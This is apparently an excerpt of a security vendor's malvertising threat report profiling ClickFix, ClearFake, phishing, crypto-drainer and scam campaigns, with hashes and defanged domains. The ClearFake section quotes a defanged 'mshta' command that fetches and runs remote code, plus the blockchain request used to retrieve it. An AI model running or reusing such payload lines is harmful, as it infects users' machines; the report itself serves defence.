Audio that auto-plays as soon as the page or ad loads. Interrupts sessions and spikes abandonment.



Undesired Video

Video that auto-plays on load. Hijacks attention, slows pages, and hurts engagement.



Expandables

Creatives that expand beyond their slot without user interaction (or start expanded). Obstruct content which reduces trust.



Pop-ups

Windows/ads that appear in the foreground without user intent. Intrusive experience and higher bounce.

Glossary: Security Violations



Cloaking
Shows different content to reviewers and real users.

ClickFix
Fake verification prompts that trick users into running malicious code.

Forced Redirect
Ad that hijacks the browser and sends the user to an unsafe page.

Tech Support Scam (TSS)
Fake security alerts that pressure users to call scammers or install remote access tools.



Deep Fake Ads
AI-generated videos or images impersonating trusted figures to promote scams.



Phishing / Identity Theft
Fake sites that steal credentials, IDs, or financial information.

Malware-as-a-Service (MaaS)
Criminal services that rent malware tools and infrastructure..



White Page
A benign page shown to reviewers to hide the true destination.

Money Page
A malicious landing page only intended for targeted users, used to deliver malicious content to users. Also known as Uncloaked Landing Page



Crypto Drainer
Fraudulent sites that trick users into connecting crypto wallets and transferring funds.



Traffic Distribution System (TDS)
Software that routes users to different destinations based on predefined rules.

Threat Intelligence Profiles

Detailed technical profiles of the campaigns referenced throughout this report, including representative threat actors, tactics, and indicators observed in 2025.

CONFIANT

Malware: CloakFix

Featured threat actor: CloakFix

Also includes: ClearFake, SORA Malware, Krea AI Malware

Malware campaigns in 2025 disguised malicious software as trusted tools, AI products, and system prompts. CloakFix illustrates how attackers use cloaking and ClickFix techniques to turn legitimate-looking ads into malware delivery systems.

Malware: ‘CloakFix’ (Cloaked ClickFix)

Peak Activity: Continuous

THREAT

- Confiant identified cloaked malvertising campaigns delivering Malware-as-a-Service (MaaS) payloads
- Utilizes ClickFix payload delivery technique
- Campaigns classified as high severity

ATTACK TECHNIQUES (TTPS) VIA TRADITIONAL MALVERTISING DISTRIBUTION

- Cloaking kits to evade detection
- Domain takeover tactics

MALWARE & INDICATORS OF COMPROMISE (IOCS)

- Threat: AMOS / Atomic Stealer
- Known file hashes:
- 3908e6e3b795fe94a7ce86820b309413d77170d2561275ce76cbbc46aa9c0b59
- 6b1acda680af132886fbcf1bc7c5ef406257bc78d810751c074e7262ccf6239b

Ad Creative



Ad Creative
New York Times ClickFix Landing Page





BBC ClickFix Landing Page

Malware: ‘CloakFix’ (Cloaked ClickFix)

Peak Activity: Continuous

THREAT NAME

Santa ClickFix

OVERVIEW

Attack on Christmas Day - Malicious CleanMyMac

MECHANISM

Use of high-reputation repurchased domains and commercial cloaking kits

PAYLOAD

- **Trezor stealer**; used to compromise a user's Trezor hardware wallet)
- **AMOS** (Atomic Stealer) designed for rapid exfiltration of keychain data, browser cookies, and local file structures.

Ad Creative
Domain: welparo[.]shop





Cloaked Landing Page







Malware: ClearFake

Peak Activity: Continuous

ATTRIBUTION

ClearFake campaign

ETHERHIDING TECHNIQUES

- Malware uses blockchain calls to fetch payloads instead of traditional servers
- Uses read-only eth_call → no blockchain transaction, no fees, very stealthy
- Payload is hidden in smart contracts or blockchain data
- Helps attackers avoid detection by security tools and hosting providers

EXAMPLE COMPROMISE

Affected site: thebuilder.co.il

eth_call made via https://data-seed-prebsc-1-s1.bnbchain.org:8545/POST

{"method":"eth_call","params":[{"to":"0xA1decFB75C8C0CA28C10517ce56B710baf727d2e","data":"0x6d4ce63c"},"latest"],"id":97,"jsonrpc":"2.0"}

Response

{"jsonrpc":"2.0","id":97,"result":"0x0000000000000000000000000000000000000000000000000000000000000002

0000000000000000000000000000000000000000000000000000000000000a10c5a6e56755

Payload mshta https://a.t2w3v[.]ru/job.google?t=0vvxfhu7

ClickFix delivered via Etherhiding on a hacked advertiser site



Malware: SORA & Krea AI

Peak Activity: Continuous

THREAT NAME

SORA Malware

OVERVIEW

Cloaked campaign target at early adopters timed to coincide with OpenAI "SORA" text-to-video release in early october.

MECHANISM

Direct download hosted on the domain itself, offering a "Invite-only Beta" lure.

PAYLOAD

Delivery of a .rar archive (Sora3000invite_1.rar) containing a malicious executable

Ad Creative



Uncloaked Landing Page



THREAT NAME

Krea AI Malware

OVERVIEW

Fake Krea AI Creative Suite targeting the German market.

MECHANISM

Malicious Windows installer (Setup_application_platform_x32-x64_vers-_Krea_1.6.3.exe)

PAYLOAD

A Windows-only binary f4c7022ff96d79cdebf38b2c40bff8ef65bbc484fd36f54869aa71ef2560f244

Ad Creative



Cloaked Landing Page



CONFIANT

Phishing

Featured threat actor: HEXC6C

Also includes: Crypto Drainers, VastiMarti, PiranhaCPF, TilapiaParabens

Phishing campaigns exploited trust in payroll software, retailers, government portals, and cryptocurrency promotions. HEXC6C shows how attackers use cloaked ads to steal credentials and sensitive financial information.

Phishing: HEXC6C

Peak Activity: Continuous

ATTRIBUTION

HEXC6C Campaign

DESCRIPTION

- Cloaked campaigns targeting **HCM/SaaS platforms**
- Previous targets: **DayForce Payroll, isolve HCM** *reported in previous QBR
- Active via **display ads** and **Google search**

EXAMPLE TARGE: AURIONPORT[.]COM

Vector: Cloaked credential phishing against “Aurion” company

Technique: Used **Cloaking Kit B**

Objective: Exploit trust boundaries via hijacked integrations. Centralized HCM/SaaS platforms serve as high-impact pivot points, providing actors with a 'skeleton key' for lateral movement.

Targeted Company:
Aurion Payroll & HR Solutions

Phishing: Crypto Drainers

Peak Activity: Continuous

THREAT OVERVIEW

- Attackers mix Cyrillic and Latin characters to bypass URL filters
- Creates visually identical “Official” interfaces

EVASION TECHNIQUE

- Cyrillic Homoglyphs like the Cyrillic "T" (U+0422) and "M" (U+041C) to spoof the Latin "T" and "M." Examples:
- OFFICIAL TRUMP
- Christmas Distribution

PAYLOAD

Cloaked NYE $TRUMP crypto drainer

Domain: union-trump[.]top
Ad Creatives

Uncloaked Landing Page



Domain: giftpanic[.]click
Ad Creative

Cloaked Landing Page



Domain:
Beforechampagne[.]click
Ad Creative

Cloaked Landing Page



Uncloaked Landing Page



Phishing: VastiMarti

Peak Activity: Continuous

THREAT OVERVIEW

Impersonates major retailers ahead of Ad tech sales and events like Black Friday and Cyber Monday. These scams heavily leverages on:

- **Short-form, TikTok-style video ads**
- **Cloaking** that protects its landing page
- Abuse of **high-CPM retail brands** to bypass ad review pressure
- **Resilient, modular infrastructure.** Uses registered domain generation algorithms for rapid domain rotation.
- Checkout pages with specific **class selectors to reskin** for various holidays.

We recently covered this threat in more detail in this article.



Phishing: Brazil Government Impersonation

Peak Activity: Continuous

Due to extremely active malvertising landscape & tightening regulatory scrutiny [1], Confiant has expanded our coverage of phishing attacks in Brazil.

RAMPANT PHISHING:

- For state ID numbers (CPF) ("PiranhaCPF" attribution)
- For PIX transactions (direct bank payments system in Brazil) and other scams ("TilapiaParabens" attribution)

Brazilian Govt Phishing



Detection Volume
Yearly detections (2023-2025)

CONFIANT

Tech Support Scams: QuizTSS

Tech support scams use fake security alerts to convince users their devices are infected. QuizTSS operated continuously throughout 2025, using high infrastructure churn and localized creative to remain profitable.

Tech Support Scams:
QuizTSS

Peak Activity: Continuous

High-volume activity in the USA, Japan, and German-speaking (DACH) regions

- High levels of infrastructure churn
- 40+ TLD's and related services abused
- 30+ ASN's abused
- Relies heavily on commercial cloaking kits, regularly tests new ones
- The Ads: Decrease in big buttons, especially in the US. Usage of "Click to Continue" style verbiage, ads frequently updated with seasonal themes to match legitimate localized marketing trends.
- Intermediary Landing Page Mechanics: Fake Modals (e.g., cookie banners) or NSFW lures in some cases. Modern campaigns have moved away from the recognizable "Black screen with Green Continue button"











CONFIANT

Forced Redirects

Featured Threat Actors: D-Shortiez, ScamClub

Forced redirects hijack the browser without requiring any suspicious click. D-Shortiez demonstrates how established threat actors use legitimate ad creatives as cover while redirecting users to scams and malware.

Forced Redirects:
D-Shortiez

Peak Activity: Continuous

Recently, we leveraged D-Shortiez infrastructure to track their activity. In a new article we detail how through in depth host analysis we were able to uncover tools and pages belonging to the threat actor. We built automation that harvests D-Shortiez data to use to block their malicious activity. Read more here, Disrupting 59M Malicious Impressions: Inside D-Shortiez Testing Infrastructure and Campaign Management.





NOTABLE CHARACTERISTICS:

- Steals other brands ad creatives to use in its Forceful redirects. They redirect victims to its tech support scams and its fake reward scams.
- Their multi staged JavaScript payload commences the redirection to their servers which controls the final redirection using a traffic distribution system.
- Uses multiple DSPs to distribute its ads.
- Churns domains daily. The domains get blocked by its DSP of choice and needs to constantly rotate.

Forced Redirects:
ScamClub

Peak Activity: Continuous

NOTABLE CHARACTERISTICS:

ScamClub uses Forceful redirects that brings victims to harmful websites which contains Scareware or fraudulent Gift-Card Scams, Carrier Branded Scams, Giveaway Scams. They were more focused on distributing scareware in 2025. The landing page will attempt to scare the victim into buying antivirus software by falsely stating that they are infected.

They skillfully penetrate established advertising networks, circumventing regular security measures to impact a broader audience.

ScamClub's injects malicious JavaScript into conventional VPAID (Video Player-Ad Interface Definition)

In September 2023, Confiant released a threat intelligence and takedown report on ScamClub enabling coordinated efforts to dismantle ScamClub's supply chain links. ScamClub had been exploiting browser vulnerabilities, including CVE-2021-1801 reported by Confiant, as well as integrating CVE-2021-23957 and CVE-2021-5840, also reported by Confiant.



CONFIANT

Investment Scams: EmeryGaze

Investment scams used AI-generated ads from public figures to promote fraudulent trading platforms. EmeryGaze localized these campaigns by country and demographic, targeting seniors and retirees.

Investment Scams: EmeryGaze

Peak Activity: Continuous

NOTABLE CHARACTERISTICS:

- Campaigns are highly localized
- These sites use typical fake-celebrity, sensationalist-style headlines.
- Ads specifically target seniors by promoting fake pension or Social Security schemes.
- Landing pages impersonate legitimate news outlets to appear trustworthy. They contain fictitious “interviews” with local public figures endorsing fraudulent investment platforms.
- Victims are nudged to click through to the fake investment platform.
- Once on the platform, victims are connected directly to scammers, enabling financial fraud.



CONFIANT

Unlicensed Gambling: Cloaked Gambling Networks

Unlicensed gambling campaigns concealed their true destinations behind unrelated “white pages” such as cafés and local businesses. These operations relied on cloaking to bypass review and deliver illegal betting platforms worldwide.

Unlicensed Gambling: Cloaked Gambling Networks

Peak Activity: Continuous

THREAT OVERVIEW:

- Targeted globally, with **most activity seen in APAC** (Malaysia, India, Australia, Indonesia, Philippines) along with the US, Canada, and parts of Europe
- **Heavily Cloudflare-fronted**, with backend hosting spread across common cloud providers such as DigitalOcean, Google Cloud, Microsoft Azure, OVHcloud, and Hetzner, plus smaller hosting services (Hosting Ukraine, Hostinger, and Shinjiru)
- Uses randomized, unrelated white pages. Such as laundry services, wallpaper shop, cafes. It doesn't have a theme connection



CONFIANT

About Confiant

Confiant is cybersecurity built for advertising. We provide real-time intelligence and precise controls that detect and block malvertising, scams, disruptive creatives, and compliance risks before they reach users. By disrupting the business models of bad actors, Confiant empowers digital media to enforce standards, ensure quality, and uphold trust across the ecosystem. We protect what matters most — revenue, reputation, and relationships — securing the foundation that allows good advertising to thrive.

Learn More